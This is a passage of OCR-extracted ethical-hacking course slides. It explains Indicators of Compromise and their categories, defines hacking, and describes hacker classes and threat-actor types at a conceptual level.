
03 Security professionals need to **perform continuous monitoring** of IoCs to effectively and efficiently detect and **respond to evolving cyber threats**

Indicators of Compromise (IoCs)

Cyber threats are continuously evolving with the newer TTPs adapted based on the vulnerabilities of the target organization. Security professionals must perform continuous monitoring of IoCs to effectively and efficiently detect and respond to evolving cyber threats. Indicators of Compromise are the clues, artifacts, and pieces of forensic data that are found on a network or operating system of an organization that indicate a potential intrusion or malicious activity in the organization's infrastructure.

However, IoCs are not intelligence; rather, IoCs act as a good source of information about threats that serve as data points in the intelligence process. Actionable threat intelligence extracted from IoCs helps organizations enhance incident-handling strategies. Cybersecurity professionals use various automated tools to monitor IoCs to detect and prevent various security breaches to the organization. Monitoring IoCs also helps security teams enhance the security controls and policies of the organization to detect and block suspicious traffic to thwart further attacks. To overcome the threats associated with IoCs, some organizations like STIX and TAXII have developed standardized reports that contain condensed data related to attacks and shared it with others to leverage the incident response.

An IoC is an atomic indicator, computed indicator, or behavioral indicator. It is the information regarding suspicious or malicious activities that is collected from various security establishments in a network's infrastructure. Atomic indicators are those that cannot be segmented into smaller parts, and whose meaning is not changed in the context of an intrusion. Examples of atomic indicators are IP addresses and email addresses. Computed indicators are obtained from the data extracted from a security incident. Examples of computed indicators are hash values and regular expressions. Behavioral indicators refer to a grouping of both atomic and computed indicators, combined on the basis of some logic.



Categories of Indicators of Compromise

Understanding IoCs helps security professionals to **quickly detect the threats** against the organization and protect the organization from evolving threats

For this purpose, IoCs are divided into four categories:

Email Indicators

- Used to send malicious data to the target organization or individual
- Examples include the sender's email address, email subject, and attachments or links

Network Indicators

- Useful for command and control, malware delivery, identifying the operating system, and other tasks
- Examples include URLs, domain names, and IP addresses

Host-Based Indicators

- Found by performing an analysis of the infected system within the organizational network
- Examples include filenames, file hashes, registry keys, DLLs, and mutex

Behavioral Indicators

- Used to identify specific behavior related to malicious activities
- Examples include document executing PowerShell script, and remote command execution

Categories of Indicators of Compromise

The cybersecurity professionals must have proper knowledge about various possible threat actors and their tactics related to cyber threats, mostly called Indicators of Compromise (IoCs). This understanding of IoCs helps security professionals quickly detect the threats entering the organization and protect the organization from evolving threats. For this purpose, IoCs are divided into four categories:

- **Email Indicators**

  Attackers usually prefer email services to send malicious data to the target organization or individual. Such socially engineered emails are preferred due to their ease of use and comparative anonymity. Examples of email indicators include the sender's email address, email subject, and attachments or links.

- **Network Indicators**

  Network indicators are useful for command and control, malware delivery, and identifying details about the operating system, browser type, and other computer-specific information. Examples of network indicators include URLs, domain names, and IP addresses.

- **Host-Based Indicators**


  Host-based indicators are found by performing an analysis of the infected system within the organizational network. Examples of host-based indicators include filenames, file hashes, registry keys, DLLs, and mutex.

- **Behavioral Indicators**

  Generally, typical IoCs are useful for identifying indications of intrusion, such as malicious IP addresses, virus signatures, MD5 hash, and domain names. Behavioral IoCs are used to identify specific behavior related to malicious activities such as code injection into the memory or running the scripts of an application. Well-defined behaviors enable broad protection to block all current and future malicious activities. These indicators are useful to identify when legitimate system services are used for abnormal or unexpected activities. Examples of behavioral indicators include document executing PowerShell script, and remote command execution.

Listed below are some of the key Indicators of Compromise (IoCs):

- Unusual outbound network traffic
- Unusual activity through a privileged user account
- Illegitimate files and software
- Geographical anomalies
- Multiple login failures
- Increased database read volume
- Large HTML response size
- Multiple requests for the same file
- Mismatched port-application traffic
- Unusual usage of ports and protocols
- Suspicious registry or system file changes
- Unusual DNS requests
- Malicious emails
- Unexpected patching of systems
- Signs of Distributed Denial-of-Service (DDoS) activity
- Service interruption and the defacement
- Bundles of data in the wrong places
- Web traffic with superhuman behavior
- A drastic increase in bandwidth usage
- Malicious hardware




Module Flow

3
Understand Different Phases of Hacking Cycle
2
Discuss Hacking Concepts and Hacker Classes
4
Discuss Ethical Hacking Concepts, Scope, and Limitations
5
Ethical Hacking Tools
1
Understand Cyber Kill Chain Methodology

Discuss Hacking Concepts and Hacker Classes

You need to learn the basic hacking concepts to understand the attacker's perspective in hacking attempts. This section helps you in understanding the behavior of a hacker. This section deals with basic concepts of hacking: what is hacking, who is a hacker, and different hacker classes.



What is Hacking?

Hacking refers to **exploiting system vulnerabilities and compromising security controls** to gain unauthorized or inappropriate access to a system's resources


It involves **modifying system or application features** to achieve a goal outside of the creator's original purpose

Hacking can be used to steal and redistribute intellectual property, leading to **business loss**

What is Hacking?

Hacking in the field of computer security refers to exploiting system vulnerabilities and compromising security controls to gain unauthorized or inappropriate access to system resources. It involves a modifying system or application features to achieve a goal outside its creator's original purpose. Hacking can be done to steal, pilfer, or redistribute intellectual property, thus leading to business loss.

Hacking on computer networks is generally done using scripts or other network programming. Network hacking techniques include creating viruses and worms, performing denial-of-service (DoS) attacks, establishing unauthorized remote access connections to a device using Trojans or backdoors, creating botnets, packet sniffing, phishing, and password cracking. The motive behind hacking could be to steal critical information or services, for thrill, intellectual challenge, curiosity, experiment, knowledge, financial gain, prestige, power, peer recognition, vengeance, and vindictiveness, among other reasons.



Who is a Hacker?

01 An intelligent individual with **excellent computer skills** who can create and explore computer software and hardware

02 For some hackers, **hacking is a hobby** to see how many computers or networks they can compromise


03 Some hackers' intentions can either be to gain knowledge or to **probe and do illegal things**

“Some hack with **malicious intent** such as to steal business data, credit card information, social security numbers, email passwords, and other sensitive data”

Who is a Hacker?


A hacker is a person who breaks into a system or network without authorization to destroy, steal sensitive data, or perform malicious attacks. A hacker is an intelligent individual with excellent computer skills, along with the ability to create and explore the computer's software and hardware. Usually, a hacker is a skilled engineer or programmer with enough knowledge to discover vulnerabilities in a target system. They generally have subject expertise and enjoy learning the details of various programming languages and computer systems. Though hacking into a system or network is considered a technical skill, it was gradually defined as malicious activities performed to gain illegal access to systems or networks.

For some hackers, hacking is a hobby to see how many computers or networks they can compromise. Their intention can either be to gain knowledge or to poke around to do illegal things. Some hack with malicious intent behind their escapades, like stealing business data, credit card information, social security numbers, and email passwords.




Hacker Classes/Threat Actors

Black Hats	White Hats	Gray Hats	Suicide Hackers	Script Kiddies
Individuals with **extraordinary computing skills**; they resort to malicious or destructive activities and are also known as crackers	Individuals who use their **professed hacking skills** for defensive purposes and are also known as security analysts	Individuals who work both **offensively** and **defensively** at various times	Individuals who aim to bring down the critical infrastructure for a "cause" and are **not worried about facing jail terms** or any other kind of punishment	An unskilled hacker who compromises a system by **running scripts**, **tools**, and software that were developed by real hackers



Hacker Classes/Threat Actors (Cont'd)

Cyber Terrorists	Individuals with a wide range of skills who are motivated by **religious or political beliefs** to create the fear through the large-scale disruption of computer networks
State-Sponsored Hackers	Individuals **employed by the government** to penetrate and gain top-secret information from, and damage the information systems of other governments
Hacktivist	Individuals who **promote a political agenda** by hacking, especially by using hacking to deface or disable website
Hacker Teams	A **consortium of skilled hackers** having their own resources and funding. They work together in synergy for researching the state-of-the-art technologies
Industrial Spies	Individuals who perform **corporate espionage** by illegally spying on competitor organizations and focus on stealing information such as blueprints and formulas



Hacker Classes/Threat Actors (Cont'd)

Insider

Any employee (trusted person) who has access to critical assets of an organization. They use **privileged access to violate rules** or intentionally cause harm to the organization's information system

Criminal Syndicates

Groups of individuals that are involved in organized, planned, and **prolonged criminal activities**. They illegally embezzle money by performing sophisticated cyber-attacks

Organized Hackers

Miscreants or **hardened criminals** who use rented devices or botnets to perform various cyber-attacks to pilfer money from victims


Hacker Classes/Threat Actors

Hackers usually fall into one of the following categories, according to their activities:

- **Black Hats**: Black hats are individuals who use their extraordinary computing skills for illegal or malicious purposes. This category of hacker is often involved in criminal activities. They are also known as crackers.
- **White Hats**: White hats or penetration testers are individuals who use their hacking skills for defensive purposes. These days, almost every organization has security analysts who are knowledgeable about hacking countermeasures, which can secure its network and information systems against malicious attacks. They have permission from the system owner.
- **Gray Hats**: Gray hats are the individuals who work both offensively and defensively at various times. Gray hats might help hackers to find various vulnerabilities in a system or network and, at the same time, help vendors to improve products (software or hardware) by checking limitations and making them more secure.
- **Suicide Hackers**: Suicide hackers are individuals who aim to bring down critical infrastructure for a "cause" and are not worried about facing jail terms or any other kind of punishment. Suicide hackers are similar to suicide bombers who sacrifice their life for an attack and are thus not concerned with the consequences of their actions.
- **Script Kiddies**: Script kiddies are unskilled hackers who compromise systems by running scripts, tools, and software developed by real hackers. They usually focus on the quantity, rather than the quality, of the attacks that they initiate. They do not have a specific target or goal in performing the attack and simply aim to gain popularity or prove their technical skills.

- **Cyber Terrorists**: Cyber terrorists are individuals with a wide range of skills who are motivated by religious or political beliefs to create the fear of large-scale disruption of computer networks.
- **State-Sponsored Hackers**: State-sponsored hackers are skilled individuals having expertise in hacking and are employed by the government to penetrate, gain top-secret information from, and damage the information systems of other government or military organizations. The main aim of these threat actors is to detect vulnerabilities in and exploit a nation's infrastructure and gather intelligence or sensitive information.
- **Hacktivist**: Hacktivism is a form of activism in which hackers break into government or corporate computer systems as an act of protest. Hacktivists use hacking to increase awareness of their social or political agendas, as well as to boost their own reputations in both online and offline arenas. They promote a political agenda especially by using hacking to deface or disable websites. In some incidents, hacktivists may also obtain and reveal confidential information to the public. Common hacktivist targets include government agencies, financial institutions, multinational corporations, and any other entity that they perceive as a threat. Irrespective of hacktivists' intentions, the gaining of unauthorized access is a crime.
- **Hacker Teams:** A hacker team is a consortium of skilled hackers having their own resources and funding. They work together in synergy for researching state-of-the-art technologies. These threat actors can also detect vulnerabilities, develop advanced tools, and execute attacks with proper planning.
- **Industrial Spies:** Industrial spies are individuals who perform corporate espionage by illegally spying on competitor organizations. They focus on stealing critical information such as blueprints, formulas, product designs, and trade secrets. These threat actors use advanced persistent threats (APTs) to penetrate a network and can also stay undetected for years. In some cases, they may use social engineering techniques to steal sensitive information such as development plans and marketing strategies of the target company, which can result in financial loss to that company.
- **Insiders:** An insider is any employee (trusted person) who has access to critical assets of an organization. An insider threat involves the use of privileged access to violate rules or intentionally cause harm to the organization's information or information systems. Insiders can easily bypass security rules, corrupt valuable resources, and access sensitive information. Generally, insider threats arise from disgruntled employees, terminated employees, and undertrained staff members.
- **Criminal Syndicates:** Criminal syndicates are groups of individuals or communities that are involved in organized, planned, and prolonged criminal activities. They exploit victims from distinct jurisdictions on the Internet, making them difficult to locate. The main aim of these threat actors is to illegally embezzle money by performing sophisticated cyber-attacks and money-laundering activities.
- **Organized Hackers:** Organized hackers are a group of hackers working together in criminal activities. Such groups are well organized in a hierarchical structure consisting

of leaders and workers. The group can also have multiple layers of management. These hackers are miscreants or hardened criminals who do not use their own devices; rather, they use rented devices or botnets and crimeware services to perform various cyber-attacks to pilfer money from victims and sell their information to the highest bidder. They can also swindle intellectual property, trade secrets, and marketing plans; covertly penetrate the target network; and remain undetected for long periods.



Module Flow

1 Understand Cyber Kill Chain Methodology

2 Discuss Hacking Concepts and Hacker Classes

3 Understand Different Phases of Hacking Cycle

4 Discuss Ethical Hacking Concepts, Scope, and Limitations

5 Ethical Hacking Tools

